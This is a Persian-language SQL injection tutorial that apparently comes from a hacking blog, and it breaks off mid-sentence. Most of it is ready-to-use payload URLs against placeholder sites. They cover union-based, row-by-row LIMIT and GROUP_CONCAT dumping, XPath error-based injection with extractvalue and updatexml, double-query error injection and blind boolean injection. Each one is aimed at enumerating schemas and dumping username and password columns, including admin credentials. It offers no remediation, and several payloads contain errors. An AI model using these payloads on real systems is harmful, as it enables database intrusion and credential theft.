نکته ای که باید در نظر داشت در کوئری بالا قبل از هر مقدار هگزادسیمال باید0xرا قرار دهیم با استفاده از تکنیک می توانیم ستون مورد نظر رو در سورس وب پیج تارگت مورد نظر پیدا کنیم.به عنوان مثال ستون سوم رو پیدا کردیم و هرمقداری که توشه به ما نمایش داده میشه حالا ما می توانیم با استفاده از توابع پیش فرض و متغییر ها که در جدول زیر اورده شده اند اطلاعات مهمی را از تارگت مورد نظر استخراج کنیم:

Variable/Function		Output
@@hostname	:	Current Hostname
@@tmpdir	:	Tept Directory
@@datadir	:	Data Directory
@@version	:	Version of DB
@@basedir	:	Base Directory
user()	:	Current User
database()	:	Current Database
version()	:	Version
schema()	:	current Database
UUID()	:	System UUID key
current_user()	:	Current User
current_user	:	Current User
system_user()	:	Current Sustem user
session_user()	:	Session user
@@GLOBAL.have_symlink	:	Check if Symlink Enabled or Disabled
@@GLOBAL.have_ssl	:	Check if it have ssl or not

به عنوان مثال ما فهمیدیم که ستونی که به ما نمایش داده می شود ستون سوم است و ما با استفاده

از توابع و متغییر های بالا اسم پایگاه داده و ورژن ان و یوزر مورد نظر و همین طور دارکتوری مورد نظر رو با استفاده از کوئری های زیر به دست می اوریم:

To get the Current Database Name

http://fakesite.com/report.php?id=-23 union select 1,2,database(),4,5--+

To get the Current Version

http://fakesite.com/report.php?id=-23 union select 1,2,version(),4,5--+

To get the Current User

http://fakesite.com/report.php?id=-23 union select 1,2,user(),4,5--+

To get the Temporary Directory Path

http://fakesite.com/report.php?id=-23 union select 1,2,@@tmpdir,4,5--+

حالا نوبت به مرحله ای رسیده که ما باید اطلاعات را از پایگاه داده استخراج نماییم که راه های زیادی برای این کار است که در اینجا تکنیک union basedگفته میشود.در ابتدا کوئری مورد نظر گفته شده است و سپس نحوه inject ان گفته شده است به عنوان مثال

Query : Select table_schema from information_schema.schemata

Injection : http://fakesite.com/report.php?id=-23 union select 1,2,version(),4,5--+

که این injection می اید و نام پایگاه داده های مارابه ما نشان می دهد.که در اینجا ممکن است برنامه نویس طوری برنامه را نوشته باشد که تمام سطر هارا به ما نشان ندهد و فقط یک سطر را به ما نشان بدهد که برای بایپس این محدودیت می توان از کلمه کلیدی limitاستفاده کرد وتک تک سطر ها را در خروجی نمایش بدهیم برای مثال:

First row

Select table_schema from information_schema.schemata limit 0,1--+

Second row

Select table_schema from information_schema.schemata limit 1,1--+

Third row

Select table_schema from information_schema.schemata limit 2,1--+

Forth row

Select table_schema from information_schema.schemata limit 3,1--+

and so on...

سپس می خواهیم تمامی جداول مربوط به ان پایگاه داده رو استخراج کنیم:

Query : Select table_name from information_schema.talbes where table_schema='databasename'

Query for Current DB: Select table_name from information_schema.tables where table_schema=database()

Injection : http://fakesite.com/report.php?id=-23 union select 1,2,table_name,4,5 from information_schema.tables where table_schema=database()--+

بعد از اینکه نام جدول ها رو پیدا کردیم ، نام ستون های هر جدول رو جمع اوری می کنیم:

Query : Select column_name from information_schema.columns where table_schema=database() and table_name='tablenamehere'

Injection : http://fakesite.com/report.php?id=-23 union Select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name='tablenamehere'--+

که اگر injectionبالا جواب نداد یا ارور داد می توانیم از همان تکنیک limit استفاده کنیم و محدودیتی که برنامه نویس گذاشته است را دور بزنیم مثل مثال زیر:

First row

http://fakesite.com/report.php?id=-23 union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name='tablename' limit 0,1--+

Second row

http://fakesite.com/report.php?id=-23 union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name='tablename' limit 1,1--+

Third row

http://fakesite.com/report.php?id=-23 union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name='tablename' limit 2,1--+

Forth row

http://fakesite.com/report.php?id=-23 union select 1,2,column_name,4,5 from information_schema.columns where table_schema=database() and table_name='tablename' limit 3,1--+

and so on...

در پایان ما اسم پایگاه داده و اسم جداول و ستون های انها را نیز داریم حالا می توانیم اطلاعات که مورد نظر مان است و مربوط به هر جدول مهمی در پایگاه داده است را استخراج کنیم که به صورت زیر انجام میشود:

Query : Select column1, column2 from tablename

First row : http://fakesite.com/report.php?id=-23 union Select 1,2,concat(column1,column2),4,5 from tablename limit 0,1--+

```
Second row : http://fakesite.com/report.php?id=-23 union Select
1,2,concat(column1,column2),4,5 from tablename limit 1,1--+
Third row : http://fakesite.com/report.php?id=-23 union Select
1,2,concat(column1,column2),4,5 from tablename limit 2,1--+
Forth row : http://fakesite.com/report.php?id=-23 union Select
1,2,concat(column1,column2),4,5 from tablename limit 3,1--+
```

در اینجا تکنیک union based به اتمام می رسد.

در ادامه با تکنیک Death Row Injection اشنا می شویم.

از این تکنیک در مواقعی استفاده می کنیم که تمامی خروجی کوئری به ما نشان داده نمی شود و فقط قسمت اول کوئری تزریق ما نمایش داده می شود.

برای مثال در کوئری زیر:

"Select username,password from users;"

فقط لیست یوزر ها برای ما نمایش داده می شود،حالا بسته به اینکه خروجی چطور به ما نمایش داده می شود می توان از تکنیک های مختلفی استفاده کرد که در ۷۰درصد موارد با **Death Row Injection**مواجه هستیم و باید از این تکنیک استفاده کنیم.

مثال در کوئری زیر فقط اولین یوزر به ما نمایش داده میشود:

Select username from users;

حالا اگر ما بخواهیم این محدودیت را دور بزنیم باید از **limit**استفاده کنیم.که به عنوان مثال کوئری ما به این صورت می شود:

Select Username from users limit 0,1;

حال یک مثال کلی میزنیم و این تکنیک را روی ان پیاده سازی می کنیم:

تارگت فرضی زیر موجود است:

www.vuln-site.com/index.php?view=43
www.vuln-site.com/index.php?view=-43 union select 1,2,3,4,5--

تا اینجای کار متوجه می شویم که تزریق ما از نوع **intiger** می باشد و تعداد ستون های ما ۵تاست.

www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users--

در اینجا کوئری ما باید تمامی سطر ها نمایش دهد اما فقط اولی را نمایش می دهد پس متوجه می شویم که احتمالا باید از تکنیک **Death Row Injection** استفاده کنیم.

که به صورت زیر می توان این کار را انجام داد:

First Row : www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users limit 0,1--

Second Row : www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users limit 1,1--(2nd row)

Nth Row : www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users limit n,1--(nth row)

اما نکته ای که در اینجا مهم است این است که اگه تعداد سطر های ما زیاد باشد اینکار خیلی طول می کشد و پروسه ای طاقت فراست برای اینکه کار ما ساده تر شود میتوان از **Sub Query** استفاده کنیم.برای مثال :

select group_concat(username,0x3a,password,0x0a)from (select username,password from users limit 0,100);

که در مثال فوق می توان ۱۰۰تا ۱۰۰تا سطر ها را درخروجی نمایش داد:

.

First 100 rows

www.vuln-site.com/index.php?view=43 union select 1,2,group_concat(username,0x3a,password),4,5 from (select username,password from users limit 0,100)a--

100 rows from 100th row

www.vuln-site.com/index.php?view=43 union select 1,2,group_concat(username,0x3a,password),4,5 from (select username,password from users limit 100,100)a--

100 rows from nth row

www.vuln-site.com/index.php?view=43 union select 1,2,group_concat(username,0x3a,password),4,5 from (select username,password from users limit n,100)a--

اما این راه هم زیاد بهینه نیست و باید وقت زیادی بگذاریم و دردسر های مخصوص به خود را دارد برای راحتی کار ما از تابع castاستفاده می کنیم چون group concatدارای محدودیت ۱۰۲۴کاراکتری می باشد.و ما با استفاده از اینکار می توانیم به راحتی سایز بافر را برای اینکار افزایش دهیم:

SELECT CAST(GROUP_CONCAT(username,0x3a,password,0x0a) AS CHAR(2048)) FROM users;

حال اگر ما بخواهیم تمامی مقادیر را به صورت یکجا استخراج کنیم می توانیم از ساب کوئری زیر نیز استفاده کنیم:

SELECT CAST(GROUP_CONCAT(username,0x3a,password,0x0a) AS CHAR(2048)) FROM (SELECT username,password FROM users LIMIT 0,2000)a;

در مثال زیر نحوه تزریق کوئری به صورت کامل اورده شده است:

First 2000 rows:

www.vuln-site.com/index.php?view=43 union SELECT 1,2,CAST(GROUP_CONCAT(username, 0x3a,password,0x0a) AS CHAR(2048)),4,5 FROM (SELECT username,password FROM users LIMIT 0,2000)a--

2000 rows from 2000th row

www.vuln-site.com/index.php?view=43 union SELECT 1,2,CAST(GROUP_CONCAT(username, 0x3a,password,0x0a) AS CHAR(2048)),4,5 FROM (SELECT username,password FROM users LIMIT 2000,2000)a--()

2000 rows from nth row

www.vuln-site.com/index.php?view=43 union SELECT 1,2,CAST(GROUP_CONCAT(username, 0x3a,password,0x0a) AS CHAR(2048)),4,5 FROM (SELECT username,password FROM users LIMIT n,2000)a--

در ادامه تکنیک xpath injection using ExtractValue را معرفی می کنیم.

در اینجا بحث اصلی ما روی تابع **extractvalue**در پایگاه داده **mysql**می باشد.

در ابتدا باید تعریف **xpath**رو بلد باشیم که عبارت است اززبانی برای آدرس دهی بخش های متفاوت یک سند **XML** .

ورودی های تابع **extract value**مثل مثال زیر است:

ExtractValue('xmldatahere', 'xpathqueryhere')

که در اینجا اگر کوئری **xpath**ما به طور متناوب اشتباه باشد با خطای زیر مواجه میشویم:

XPATH syntax error: 'xpathqueryhere'

حالا شاید بپرسید چرا باید از این نوع **injection**استفاده کنیم؟در بعضی از وب اپلیکیشن هاشاید نتوانیم تزریق خود را با متد قبلی انجام بدهیم و هیچ خروجی به ما نمایش داده نشود و برنامه نویس صحت ورودی ها را به درستی چک کنید در این شرایط از این متد استفاده می کنیم و به پایگاه داده نفوذ می کنیم.

به طور مثال در کوئری زیر:

www.fakesite.com/index.php?view=-35" union select 1,2,3,4,5--

به ما هیچ خروجی نشان داده نمی شود!و نمی توانیم از تکنیک **union select**استفاده کنیم.در این شرایط است که باید از **xpath injection**استفاده کنیم.

در مثال بالا می بینیم که بعد از عدد۳۵ دابل کوتیشین امده است پس متوجه می شویم که تزریق ما باید از نوع رشته(**string**)باشد.

در نتیجه کوئری ما به شکل زیر میباشد:

select path from pages where view="<our_input_here>" limit 1,1;

سپس میایم و از تزریق خودمان که از نوع**xpath injection**میباشد رو روی تارگت تمرینی امتحان می کنیم:

www.fakesite.com/index.php?view=-35" and extractvalue(0x0a,concat(0x0a,(OUR QUERY HERE)))--

برای مثال اگر بخواهیم اسم پایگاه داده مورد نظر خودمان رو بفهمیم تزریق ما و نتیجه ان به شکل زیر خواهد بود:

www.fakesite.com/index.php?view=-35" and extractvalue(0x0a,concat(0x0a,(select database())))--

Output : XPATH syntax error: ' database_name_here'

حال اگر بخواهیم اسم جداول را بدست بیاریم تزریق ما به شکل زیر می شود:

www.fakesite.com/index.php?view=-35" and extractvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where table_schema=database() limit 0,1)))—

Output : XPATH syntax error: 'table_name_here'

در مثال بالا دلیل استفاده از **limit**این است که این در این تکنیک ما نمی توانیم اطلاعات طولانی بیشتر از ۳۲ کاراکتر را استخراج کنیم .

به عنوان مثال در تزریق بالا مشخص شد که اسم جدول های ما به صورت زیر است:

Posts

Assets

Banner
Links
Users

سپس ما با استفاده از تزریق زیر میتوانیم ستون های مورد نظر خود را پیدا کنیم:

www.fakesite.com/index.php?view=-35" and extractvalue(0x0a,concat(0x0a,(select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 0,1)))--

Output : XPATH syntax error: 'column_name_here'

می بینیم که تزریق فوق روی جدول **users**انجام شده است.که نتیجه خروجی تزریق فوق این ستون ها می باشند:

id

username
password

سپس ما میتوانیم اطلاعات مربوطه در پایگاه داده مورد نظر را استخراج یا به اصطلاح دامپ کنیم.

اما نکته کوچکی که وجود دارد این است که ما برای اینکار لازم است تعداد یوزر های را نیز بدانیم که برای اینکار می توانیم از راه حل زیر استفاده کنیم:

www.fakesite.com/index.php?view=-35" and extractvalue(0x0a,concat(0x0a,(select count(username) from users)))--

Output : XPATH syntax error: 'count_will_come_here'

و در اخر می توانیم با استفاده از تزریق زیر اطلاعاتی که میخواهیم را دامپ کنیم:

www.fakesite.com/index.php?view=-35" and extractvalue(0x0a,concat(0x0a,(select count(username,0x3a,password) from users limit 0,1)))--

Output : XPATH syntax error: 'Output_here'

یکی از دیگر تکنیک های مشابه به این تکنیک استفاده از تکنیک xpath injection using update xmlمیباشد.

که نیاز به توضیح ندارید و فقط با دیدن مراحل تزریق میتوان فرق های بین این تکنیک و تکنیک قبل را اموخت:

۱-www.fakesite.com/index.php?view=-35" union select 1,2,3,4,5--

2-select path from pages where view="<our_input_here>" limit 1,1;
3-www.fakesite.com/index.php?view=-35" and updatexml(null,concat(0x3a,(OUR QUERY HERE)),null)--
4-www.fakesite.com/index.php?view=-35" and updatexml(null,concat(0x3a,(0x0a,(select database()))),null)--

Output : XPATH syntax error: ':database_name_here'

5-www.fakesite.com/index.php?view=-35" and

updatexml(null,concat(0x3a,(select table_name from information_schema.tables where table_schema=database() limit 0,1)),null)--

Output : XPATH syntax error: ':table_name_here'

6-www.fakesite.com/index.php?view=-35" and updatexml(null,concat(0x3a,(select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 0,1)),null)--

Output : XPATH syntax error: ':column_name_here'

7-www.fakesite.com/index.php?view=-35" and updatexml(null,concat(0x3a,(select count(username) from users)),null)--

Output : XPATH syntax error: ':count_will_come_here'

8-www.fakesite.com/index.php?view=-35" and updatexml(null,concat(0x3a,(select count(username,0x3a,password) from users limit 0,1)),null)--

Output : XPATH syntax error: ':Output_here'

در ادامه میخواهیم تکنیک Error based Injection On SubQuery

را بیاموزیم که در این تکنیک سناریو حملات شبیه حملات قبلی یعنی **xpath injection**می باشد.حال شاید سوال شود که چرا از این نوع تزریق باید استفاده کنیم وقتی میشود از **xpath injection**استفاده کنیم؟جواب این است که در بعضی از ورژن های **mysql**احتمال دارد **xpath**پشتیبانی نشود و یا ادمین این کوئری ها را فیلتر و قفل کرده باشد! در این مواقع راه حل استفاده از این تکنیک است که در ادامه گفته میشود.

در ابتدا میخواهیم ببینیم آیا تارگت ما دارای باگ هست یا خیر؟برای این کار میتوان از تکنیک زیر استفاده کرد:

www.fakesite.com/photo.php?id=1/

No Error

www.fakesite.com/photo.php?id=1"
No Error

www.fakesite.com/photo.php?id=1'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

می بینیم که با گذاشتن سینگل کوتیشن دارای باگ است حال می خواهیم کمی بیشتر در اروری که داده است ریز بشویم و معنی ان را متوجه شویم. در اروری که داده به عبارت زیر اشاره کرده است:

''1'' LIMIT 0,1'

این ارور زمانی رخ داده است که ما یک سینگل کوتیشن به اخر کوئری اضافه کرده ایم در نتیجه میتوان فهمید که عبارت زیر بخشی از یک کوئری بوده است:

'1'' LIMIT 0,1

که وقتی ما سینگل کوتیشن اضافه کرده ایم به کوئری اجرا نشده و ارور می دهد.

برای اینکه اون بخش از کوئری ما دچار ارور شده است را رفع کنیم و باید از تکنیک کامنت گذاری استفاده کنیم و قسمتی که باعث بروز خطا شده است را کامنت کنیم.

در ابتدا فرض میکنیم کوئری اصلی به شکل زیر بوده است:

```
select field1,field2 from table1 where id='<our_input_here>' LIMIT 0,1;
```

حالا با استفاده از تکنیک های زیر به کامنت کردن ادامه ی کوئری می پردازیم:

```
www.fakesite.com/photo.php?id=1'--

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1


www.fakesite.com/photo.php?id=1'#
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

www.fakesite.com/photo.php?id=1'/*
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '/*' LIMIT 0,1' at line 1

www.fakesite.com/photo.php?id=1'-- -

No Error
```

میبینیم که در تکنیک بالا عملگر '-- -' کوئری مارا دچار خطا نمیکنداسپس باید بررسی کنیم که آیا عملیات تزریق روی ان با موفقیت اجرا میشود یا نه؟برای این کار از عملگر and استفاده میکنیم.

```
select field1,field2 from table1 where id='1' and true-- -' LIMIT 0,1;
```

در کوئری بالا هرچیزی که بعد از عملگر کامنت گذاشته شده است اجرا نمیشود در نتیجه میتوان گفت کوئری واقعی ما به شکل زیر است:

```
select field1,field2 from table1 where id='1' and true;
```

چون هر دو شرط آمده در کوئری بالا درست می باشند باید صفحه سایت تارگت ما به صورت کامل و بدون ارور مثل قبل بالا بیاید. سپس نوبت ان میرسد که در کوئری تغییری بدهیم که باعث بروز خطا بشود که به صورت زیر این کار را انجام میدهیم:

```
select field1,field2 from table1 where id='1' and false;
```

اکنون باید وقتی که سایت لود میشود به صورت کامل لود نشود و یا به خطایی بخورد در حالت عادی اما اگر این اتفاق نیوفتد و باز هم صفحه وبسایت تارگت ما به صورت کامل باز شود پی میبریم که تزریق ما موفقیت امیز بوده است.که به صورت خلاصه باید به شکل زیر باشد.

```
www.fakesite.com/photo.php?id=1' and true-- -

Normal Page

www.fakesite.com/photo.php?id=1' and false-- -
Page din't Load As normally it do as the query dont returned anything.
```

که اگر بر خلاف زیر باشد تزریق ما موفقیت امیز بوده است.

سپس شروع می کنیم به پیدا کردن تعداد ستون ها با استفاده از تکنیکی که از قبل گفته شده است:

```
www.fakesite.com/photo.php?id=1' order by 1-- -
```

No Error

www.fakesite.com/photo.php?id=1' order by 1,2-- -
No Error

www.fakesite.com/photo.php?id=1' order by 1,2,3-- -
No Error

www.fakesite.com/photo.php?id=1' order by 1,2,3,4-- -
Error : Unknown column '4' in 'order clause'

درنتیجه تعداد ستون های تارگت ما 3تا می باشد.حال دیگر نمی توانیم جلوتر از این برویم چون تکنیک های XPATH Injection using ExtractValue, ,
union based, XPATH Injection using UpdateXML,
جوابگو نیستند چون یا خروجی کوئری تزریق شده ما نمایش داده نمی شود و یا ورژن پایگاه داده ما از xpathپشتیبانی نمی کند و یا ادمین توابع گفته شده را محدود کرده است.
درنتیجه نوبت تکنیک Sub Query injectionیا Double Query injection است.

www.fakesite.com/photo.php?id=1' and (select 1 from (Select count(*),Concat((<Your Query here to return single row>),0x3a,floor(rand (0) *2))y from information_schema.tables group by y) x)-- -

در تزریق بالا با ارور زیر مواجه می شویم:

Duplicate entry '<Your Output here>:1' for key 'group_key'

درنتیجه متوجه می شویم که در این اسیب پذیری باید از این تکنیک استفاده کنیم که برای این کار در ابتدا باید نام پایگاه داده و سپس تعداد جداول و ستون هارو پیدا کرده و در مرحله اخر پایگاه داده را دامپ کنیم.
در این بخش از تکنیک Death row Injectionکه در قبل گفته شده استفاده می کنیم و اطلاعات مربوطه را به دست می اوریم که ترتیب زیر می باشد.

```
www.fakesite.com/photo.php?id=1' and (select 1 from (Select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -
```

که از این طریق نام پایگاه داده را پیدا می کنیم.

```
www.fakesite.com/photo.php?id=1' and (select 1 from (Select count(*),Concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -
```

سپس از این طریق جدول های مورد نظر را پیدا می کنیم .

```
www.fakesite.com/photo.php?id=1' and (select 1 from (Select count(*),Concat((select column_name from information_schema.columns where table_schema=database() and table_name='<table_name_here>' limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -
```

در این مرحله ستون های موجود در جدول مورد نظر را پیدا می کنیم.و در مرحله اخر اطلاعات که می خواهیم را دامپ می کنیم که به صورت زیر می باشد.

```
www.fakesite.com/photo.php?id=1' and (select 1 from (Select count(*),Concat((select concat(<column_1>,<column_2>) from <table_name_here> limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -
```

تکنیک Blind Sql Injection

این تکنیک در زمانی استفاده می شود که ما نه خروجی داریم و نه اروری!!برای همین به ان تزریق کورکورانه گفته می شود.

در نتیجه از این تکنیک زمانی استفاده می شود که هیچ کدام از تکنیک هایی که قبلا گفته شده است کارایی ندارند چون انها مبتنی بر ارور و خروجی بوده اند.

در این تکنیک ما یک کوئری می سازیم و از پایگاه داده می پرسیم که ایا درست است یا نه!

به عنوان مثال:

www.fakesite.com/photo.php?id=1/
No Error Website Loaded Normally

www.fakesite.com/photo.php?id=1'
No Error and Website Loaded Normally

www.fakesite.com/photo.php?id=1'
No Error But we found a small change in the Website which is diffrent from others.

همین طور که مشاهده مشود هیچ اروری به ما نمیدهد و فقط یک تغییر کوچک در سایت به وجود می اید پس متوجه می شویم که باید از این تکنیک استفاده کنیم.

www.fakesite.com/photo.php?id=1'--
No Error but The Small change is still there
www.fakesite.com/photo.php?id=1'%23

No Error & even that change is not there
www.fakesite.com/photo.php?id=1'/*

No Error but The Small change is still there

www.fakesite.com/photo.php?id=1'--

No Error but The Small change is still there

در اینجا مشاهده میشود که میتوان با استفاده از عملگر # به کامنت کردن کوئری بپردازیم.که در کوئری بالا با 23% مشاهده می شود .

سپس می خواهیم تست کنیم که ایا تزریق ما به درستی انجام شده است یا خیر؟

www.fakesite.com/photo.php?id=1' **and true%23**
Normal Page returned

www.fakesite.com/photo.php?id=1' and false%23
Page din't Load As normally it do as the query din't returned anything.

با توجه به اینکه صفحه به صورت نرمال باز نشد و اروری هم دریافت نکردیم متوجه می شویم که در مسیر درستی هستیم.

در اینجا دو متد برای این حملات وجود دارد که گفته می شود.

متد اول:

در این متد از 2تابع جدید ASCII and Substring Functionاستفاده می کنیم.

به عنوان مثال تابع Ascii('a')مقدار اسکی aرا به ما می دهد که برابر با 97 می باشد.

مثالی از تابع substringیا زیر رشته:

substring('n00b',1,1) will return n.
substring('n00b',2,1) will return 0.
substring('n00b',3,1) will return 0.
substring('n00b',4,1) will return b.
substring('n00b',5,1) will return empty

به عنوان مثال تابع Ascii(substring('n00b',1,1))در ابتدا می اید مقدار اسکی nرا به ما برمی گرداند که برابر با 110می باشد.

می توان بیشتر عمیق شد:

```
Select column_name from table_name where id='input' and
Ascii(substring('n00b',1,1))>100;
```

مثلا در کوئری بالا چون درست است به صورت کامل صفحه لود میشود اما در کوئری پایین:

```
Select column_name from table_name where id='input' and
Ascii(substring('n00b',1,1))>110;
```

چون اشتباه است و 110کوچک تر از 110نیس باز اگر صفحه بدون ارور لود شد و فقط تغییرات خیلی جزیی در ظاهر داشت و اروری به ما نشان نداد متوجه می شویم که باید از تکنیک تزریق کورکورانه استفاده کنیم.

```
www.fakesite.com/photo.php?id=1' and  and Ascii(substring((Select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97%23
```

در تزریق بالا میایم چک میکنیم که ایا اولین کاراکتر از اولین جدول در پایگاه داده که داریم روی ان تزریق را انجام میدهیم از aبزرگ تر است یا نه!اگر درست باید و صفحه به صورت کامل لود شود میایم انرا افزایش داده و دوباره چک میکنیم.

```
www.fakesite.com/photo.php?id=1' and  and Ascii(substring((Select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>110%23
```

در تزریق بالا دوباره چک می کنیم که ایا اولین کاراکتر از اولین جدول در پایگاه داده که داریم روی ان تزریق را انجام می دهیم از nبزرگ تر است یا خیر!اگه صفحه به صورت کامل لود شد انرا افزایش می دهیم اما اگر به صورت ناقص لود شد متوجه می شویم که باید انرا کاهش دهیم و دوباره چک کنیم.

حال فرض می کنیم که درست است و در نتیجه باید الفبا بین 105و 110 باشد.و سپس دوباره با ازمون و خطا چک می کنیم:

```
www.fakesite.com/photo.php?id=1' and  and Ascii(substring((Select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=106%23
False

www.fakesite.com/photo.php?id=1' and  and Ascii(substring((Select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=107%23
```

False

www.fakesite.com/photo.php?id=1' and and Ascii(substring((Select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=108%23
True

در نتیجه با این تکنیک نام اولین حرف از جدول را پیدا می کنیم و سپس با استفاده از همین تکنیک میرویم سراغ نام دومین حرف و الی اخر، تا کل نام جدول را پیدا کنیم!همین طور که مشخص است این روش نسبتا طولانی است.که در ادامه به تکنیکی می پردازیم که از این روش سریع تر می باشد.

برای به دست اوردن نام پایگاه داده از این تزریق استفاده می کنیم:

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '%')%23

در کوئری بالا تنها جیز جدید dualمی باشد.که برای مطالعه بیشتر می توان به سایت ویکی پدیا رفت و در این خصوص مطالعه کرد اما به طور خلاصه می توان گفته یک جدول پیش فرض خاص به ستون و ردیف خاص که به صورت پیش فرض در پایگاه داده وجود دارد می باشد.

در عبارت کلیدی likeهم برای تشابه اسم پایگاه داده استفاده می شود.از "_"برای تک کاراکتر و از "%"برای چندین کاراکتر استفاده می شود به عنوان مثال داریم:

Select username from users where city like '%degora%';

Will output all the usernames from table users whos city colunm contains degora.

Select city from users where username like 'n00%'
Will output all the cities whos username column starts with n00 or equals to n00.

Select city from users where username like '___'
i used 3 underscores which means any 3 characters so this will output any city having 3 character username.

Select username,password wehre city like 'u_t__%'
Over here i queried for usernames and password where city starts with 'u' and having 't' on third place and having atleast 5 characters. So any name which fits it will be passed.

مزیت این تکنیک این است که به راحتی و با سرعت میتوان نام جدول یا ستون مورد نظر را حدس زد.

در قدم اول میایم و چک می کنیم که نام پایگاه داده ما چند حرفی است.برای این کار از روش زیر استفاده می کنیم:

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '_____')%23 (we started from 5)
False

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '______')%23 (Now we chaecked 6)
False

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '_______')%23 (Now we checked 7)
True

درنتیجه متوجه می شویم که نام پایگاه داده ما 7 کاراکتری است.سپس کاراکتر های پر کاربرد را تست می کنیم ببینیم این کاراکتر ها داخل نام پایگاه داده ما وجود دارند یا نه؟به عنوان مثال:

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '%a%')%23

True

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '%e%')%23
True
www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '%i%')%23
False

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '%o%')%23
False

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() like '%u%')%23
False

با تست این چند کوئری می توان فهمید که در نام پایگاه داده ما کاراکتر های aو eوجود دارد بعد از چندین ازمون و خطا کاراکتر هایی که به دست می اوریم کاراکتر های زیر می باشند:
a,e,d,b,s,_,1
که می توان با حدس زدن از روی ان کاراکتر ها نام پایگاه داده را فهمید.که برای مثال ما نام پایگاه داده احتمال زیاد 'dbase_1' بوده است.

برای اینکه مطمئن شویم می توانیم به این صورت حدس خودمان را تست کنیم:

www.fakesite.com/photo.php?id=1' and (select 1 from dual where database() = 'dbase_1')%23
True

سپس نام ستون هایی که شامل رشته ی "pass" می باشند را پیدا می کنیم:

www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%')%23

سپس میایم و تعداد کاراکتر های نام ان ستون را به شکل زیر به دست می اوریم:

```
www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '____')%23

False

www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '_____')%23
True
```

متوجه می شویم که با گذاشتن 5تا(_) کوئری ما جواب درست است بنابر این نام ما 5کاراکتری می باشد.

سپس باید از چک کنیم ببینیم این 5کاراکتر چه کاراکتر هایی می باشند.

```
www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%a%')%23

We checked A

www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%s%')%23
We checked 'S'
www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%d%')%23
```

We Checked 'D'

که به صورت بالا این کار را انجام می دهیم.پس از تست کردن تمامی حروف در می یابیم که اسم ستون ما شامل حروفe,s,r,uمی باشد.درنتیجه به راحتی می توان حدس زد که اسم ان ستون 'users'می باشد.برای چک کردن حدس خود نیز می توان به راحتی انرا تست کرد:

```
www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like 'users')%23
```

True

سپس به مرحله اخر می رسیم که می خواهیم یوزرنیم و پسورد ادمین را دامپ کنیم:

```
www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select column_name from information_schema.columns where table_schema=database() and table_name='users' and column_name like '%username%' limit 0,1) like '%')%23
```

if they return true then you dont have to waste your time in guessing characters.

```
www.fakesite.com/photo.php?id=1' and (select 1 from dual where (select password from users where username like '%admin%' limit 0,1) like '%')%23
```


حملات Evil Twin Injection

یکی از سریع ترین روش های به دست اوردن اطلاعات پایگاه داده با استفاده از sqlحملات Evil Twin Injectionمی باشد.

در متد های که گفته شد تا اینجای کار متد ها در بعضی از مواقع به حدی پیچیده می شوند و یا پروسه تست و نفوذ ما به حدی طولانی می شود که دیگر بدون نتیجه می ماند. یکی از راه های جایگزین مناسب استفاده از این تکنیک می باشد.

از این تکنیک زمانی استفاده می کنیم که ستون های مورد نظرمان را با استفاده از order byبه دست اورده ایم حالا زمان ان است که از این تکنیک استفاده کنیم و کار خودمان را سریع تر انجام بدهیم.

به عنوان مثال تزریق ما به شکل زیر است:

```
1'union select 1,2,3,4#
```

و ما میخواهیم در چهارمین ستون تزریق خودمان را انجام دهیم.

با استفاده از تزریق زیر می توان نام تمام جداول و ستون های پایگاه داده را استخراج کرد.

```
